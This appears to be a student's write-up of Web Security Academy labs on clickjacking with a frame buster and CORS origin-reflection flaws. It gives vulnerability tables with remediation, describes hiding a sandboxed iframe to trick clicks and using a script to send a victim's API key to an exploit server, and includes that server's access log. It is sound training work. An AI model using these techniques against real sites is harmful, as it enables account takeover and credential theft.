
In this page you can see the original email




I put the iframe in the exploit server



This is what it looks like when the opacity is on 0.0001, you can see that the iframe is working and when you click the “Click here” button it replaces the email




This is the after when you click the button





Vulnerability Name	Clickjacking with a frame buster script
CWE	Improper restriction of UI layers or frames, where the application relies on a frame buster script to prevent framing instead of using more robust,
CVSS 3.1 Score	7.1
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L
Description	This vulnerability occurs when an application relies solely on a JavaScript frame buster script to prevent framing. Frame buster scripts are often bypassed by disabling JavaScript or using other evasion techniques
Security Impact	• Confidentiality- It is affected since they can see your data on the account that they change the email. • Integrity-It's greatly affected because they can change the email or other data in the user account. • Availability- Is disrupted because of the changed email.
Affected Host(s)	https://0a07006f0481e69181e2d96900a7002b.web-security-academy.net/
Remediation	Use `X-Frame-Options` or CSP headers to prevent framing. Don't rely only on JavaScript for this, as it's easy for attackers to get around.
External Reference	https://owasp.org/www-community/attacks/Clickjacking https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

--	--


Documentation




Enter the given account



Create an iframe that has “sandbox” and set the opacity to 0.0001 to hide the original page



I set the opacity to 0.1 to show what's hidden behind the iframe



After they click the button their email will change as set in the exploit server

Clickjacking with a frame buster

0a07006f0481e69181e2d96900a7002b.web-security-academy.net/my-account?id=wiener

WebSecurity Academy

Clickjacking with a frame buster script

LAB Not solved

Go to exploit server

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener


Your email is: GotHacked@gmail.com

Email


Update email

Vulnerability Name	CORS vulnerability with basic origin reflection
CWE	CWE-346 - Origin Validation Error. This occurs when a server improperly reflects the origin header in CORS responses
CVSS 3.1 Score	6.5
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Description	This vulnerability occurs when a server's CORS policy incorrectly reflects the origin header back to the request source without validation.
Security Impact	Confidentiality: High. Attackers can use this vulnerability to access sensitive data by crafting cross-origin requests that exploit the server's unvalidated origin reflection. Integrity: None. This vulnerability does not inherently allow data manipulation, only data access. Availability: None. The vulnerability does not disrupt service availability.
Affected Host(s)	https://0a490033034f3f5682898d7e00cd0014.web-security-academy.net/
Remediation	Validate Origins: The server should use a strict allowlist of trusted origins in the Access-Control-Allow-Origin header.
External Reference	https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/07-Testing_Cross_Origin_Resource_Sharing

Documentation



Enter the given account



Create a script that can get the apikey and send it to someone

Final output.

The screenshot shows a web browser window with the URL `exploit-0ae2007e03bb3f0982108cfd01bd0050.exploit-server.net/log`. The page features the Web Security Academy logo and a section titled "CORS vulne" with a "Back to exploit" button. A modal dialog box is open, titled "exploit-0ae2007e03bb3f0982108cfd01bd0050.exploit-server.net says", with an "Answer:" field containing the base64 payload `4NebaBAdYPBP9qckFLUIQbm2UdmyTAoJ`. The dialog has "OK" and "Cancel" buttons. In the background, a log of HTTP requests and responses is visible, showing various GET and POST requests to `/resources/css/labsDark.css` and `/deliver-to-victim` with status codes 200 and 302 respectively. The log also includes user-agent strings and timestamps.

exploit-0ae2007e03bb3f0982108cfd01bd0050.exploit-server.net says

Answer:

4NebaBAdYPBP9qckFLUIQbm2UdmyTAoJ

OK Cancel

LAB Not solved

description >>

112.201.65.167 2024-11-07 22:55:02 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:55:02 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:07 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:08 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:30 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:30 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:32 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:33 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:33 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:33 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:34 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:36 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:36 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:57:37 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:43 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:44 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:50 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:50 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:52 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

112.201.65.167 2024-11-07 22:58:52 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"

Vulnerability Name	CORS vulnerability with trusted null origin
CWE	CWE-346 - Origin Validation Error. This applies to cases where the server fails to properly handle or validate the null origin
CVSS 3.1 Score	6.5
